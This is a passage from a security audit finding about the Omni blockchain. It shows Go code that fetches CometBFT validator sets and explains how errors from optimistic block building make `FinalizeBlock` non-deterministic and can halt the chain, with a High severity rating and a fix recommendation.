func (a adapter) Validators(ctx context.Context, height int64) (*cmttypes.ValidatorSet, bool, error) {
    ctx, span := tracer.Start(ctx, "comet/validators", trace.WithAttributes(attribute.Int64("height",
↪  height)))
    defer span.End()

    perPage := perPageConst // Can't take a pointer to a const directly.

    var vals []*cmttypes.Validator
    for page := 1; ; page++ { // Pages are 1-indexed.
        if page > 10 { // Sanity check.
            return nil, false, errors.New("too many validators [BUG]")
        }

        status, err := a.cl.Status(ctx)
        if err != nil {
            return nil, false, errors.Wrap(err, "fetch status")
        } else if height < status.SyncInfo.EarliestBlockHeight {
            // This can happen if height is before snapshot restore.
            return nil, false, nil
        }

        valResp, err := a.cl.Validators(ctx, &height, &page, &perPage)
        if err != nil {
            return nil, false, errors.Wrap(err, "fetch validators")
        }
    // ...
}
```

Notice in particular that `isNextProposer` returns an error upstream not only when it receives an error from `cmtAPI.Validators`, but also when it receives `false, nil`, which happens if the height is before snapshot restore. Taken all of the above together we see that non-deterministic errors from optimistic build preparation are propagated upstream in `FinalizeBlock`, making this function non-deterministic, which will result in consensus failures at the level of CometBFT.

Impact: High because this bug leads to validators being halted one by one, and eventually to the overall Omni chain halt.

Likelihood: High because this bug occurs naturally, e.g. when validators are not available due to the ongoing snapshot sync.

Taken together, this is a High severity vulnerability, which *"leads to a catastrophic scenario that can be triggered by anyone or occur naturally"* (quoting from Cantina docs).

Recommendation: During execution of `FinalizeBlock`, ignore any errors resulting from optimistic build or its preparation; they should not be propagated upstream to Cosmos SDK and CometBFT.